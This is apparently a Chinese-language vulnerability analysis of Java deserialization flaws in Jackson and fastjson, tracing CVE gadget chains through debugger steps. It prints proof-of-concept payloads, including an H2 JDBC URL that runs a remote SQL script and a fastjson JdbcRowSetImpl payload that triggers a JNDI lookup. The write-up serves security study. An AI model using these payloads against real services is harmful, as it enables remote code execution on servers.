jackson、fastjson、XStream、XmlDecoder反序列化分析

jackson

CVE-2017-7525 ——> com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
Jackson Version 2.7.* < 2.7.10
Jackson Version 2.8.* < 2.8.9
通过调用get方法触发


CVE-2017-15095 ——>com.sun.rowset.JdbcRowSetImpl实现jndi注入
2.8.1和2.9.1之间
通过调用get方法触发
CVE-2017-17485——>org.springframework.context.support.FileSystemXmlApplicationContext spel注入

小于2.9.3


CVE-2019-12384——也是通过get方法触发
POC如下：

```
        String jsonStr1 = "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"ur
l\":\"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost/inject.sq
l'\",\"driverClass\":\"1111\"}]";
```


通过setUrl()赋值`jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost/inject.sql`




在这里跟一下，下面是所有操作的调用get,set方法的属性，看数组中4,5,6是driverClass,url,conncetion



通过反射的方法调用getUrl()






当调用到getConnection时触发漏洞

> 所以总结一下基于这种 Bean Property类型，在jackson，fastjson ,XStream组件，首先调用set方法赋值（这也就是我们数据可控的地方），后来通过反射的方法循环调用指定类的get方法（漏洞触发点）
> 参考链接：
> https://blog.doyensec.com/2019/07/22/jackson-gadgets.html
> https://www.freebuf.com/vuls/209394.html
> 关于为什么H2数据库能RCE，参考这篇文章
> 调试代码：C:\Users\xxxxx\Desktop\github\jackson-rce-via-spel\src\main\java\jackson\rce\JackonSerial.java

fastjson


1、TemplatesImpl
通过调用get方法触发
之前分析过，参考这里
2、 基于JNDI
– Bean Property类型



如下POC:


```
//fastjson 1.2.3 success
        String payload = "{\"@type\":\"Lcom.sun.rowset.JdbcRowSetImpl;\","
                + "\"dataSourceName\":\"" + dataSourceName + "\","
                + "\"autoCommit\":\"true\"}";
```

调用setDataSourceName赋值恶意的rmi地址



调用setAutoCommit参数var1设置为true，跟进connect函数

通过lookup方法触发漏洞getDataSourceName得到的是恶意的rmi地址



测试的时候发现setAutoCommit参数即使赋值为false时，也会触发漏洞，因为只有调用setAutoCommit方法中的conncet就会触发漏洞。

marshalsec也明确说了，只要设置'autoCommit' property就ok了。

4.2 com.sun.rowset.JdbcRowSetImpl

Applies to


SnakeYAML (3.1.1), jYAML (3.1.2), Red5 (3.1.5), Jackson (3.1.6)[44]

From the Oracle/OpenJDK standard library. Implements `java.io.Serializable`, has a default constructor, the used properties also have getters. Two correctly ordered setter calls are required for code execution.

1. Set the 'dataSourceName' property to the JNDI URI (see 4.1.2).
2. Set the 'autoCommit' property.
3. This will result in a call to `connect()`.
4. Which calls `InitialContext->lookup()` with the provided JNDI URI.

marshalsec的一些用法我都放到：C:\Users\xxxxx\Desktop\github\PoCs-fastjson1241\src\main\java\org\lain\poc\App.java这里了

– Field类型



POC通过marshalsec生成的

https://5alt.me/2017/09/fastjson%E8%B0%83%E8%AF%95%E5%88%A9%E7%94%A8%E8%AE%B0%E5%BD%95/

反序列化链如下

4.12 Spring AOP `AbstractBeanFactoryPointcutAdvisor`


Applies to

SnakeYAML (3.1.1), Jackson (3.1.6), Castor (3.1.7), Kryo (3.2.2), Hessian/Burlap (3.2.3), json-io (3.2.4), XStream (3.2.5)

Requires `spring-aop` on the class path. Requires default constructor call or the ability to restore transient fields as well as the ability to restore non-`java.io.Serializable`.

1. `AbstractPointcutAdvisor->equals()` invokes `AbstractBeanFactoryPointcutAdvisor->getAdvice()`.
2. `AbstractBeanFactoryPointcutAdvisor->getAdvice()` then calls `BeanFactory->getBean()`.
3. `SimpleJndiBeanFactory->getBean()` triggers the JNDI lookup.

调用过程如下:



自习跟一下就是下面这篇文章这样

https://aluvion.github.io/2019/03/17/Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-Fastjson/

这里说明一下为什么入口是调用equals方法。

先看一个demo，hashcode.java


```
package person;
import java.util.HashSet;
import java.util.Iterator;
public class hashcode {
    public static void main(String[] args) {
        HashSet hs = new HashSet();
        hs.add(new Student(1,"zs"));
        hs.add(new Student(2,"ls"));
        hs.add(new Student(3,"ww"));
        hs.add(new Student(1,"zs"));
        Iterator it = hs.iterator();
        while (it.hasNext())
        {
            System.out.println(it.next());
        }
    }

}
```

Student.java


```
package person;

import java.util.Objects;

public class Student {
        int num;
        String name;

    @Override
    public boolean equals(Object o) {
        if (this == o) return true;
        if (o == null || getClass() != o.getClass()) return false;
```

```
        Student student = ( Student ) o;
        return num == student.num &&
                Objects.equals(name, student.name);
    }

    @Override
    public int hashCode() {

        return Objects.hash(num, name);
    }
    Student(int num, String name)

        {
            this.num = num;
            this.name = name;
        }
        public String toString()
        {
            return num+":"+name;
        }
}
```

执行到第12行跟进




根据重写的方法，即便两次调用了new Student(1,"zhangsan")，我们在获得对象的哈希码时，获得的哈希码肯定是一样的。当然根据equals()方法我们也可判断是相同的。所以在向hashset集合中添加时把它们当作重复元素看待了。




最终输出

```
2:ls
1:zs
3:ww
```


在HashSet.add一个对象时，会调用hashcode和equals方法检查是否已经有对象add进来了，这样就是为什么说collection/map的toString,equals,hashcode是反序列化的入口点。



反序列化入口，1116行hashset.add，org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor对象，但是为什么会调用AbstractPointcutAdvisor的equals方法



实际AbstractPointcutAdvisor是DefaultBeanFactoryPointcutAdvisor父类，就回答了上面的原因



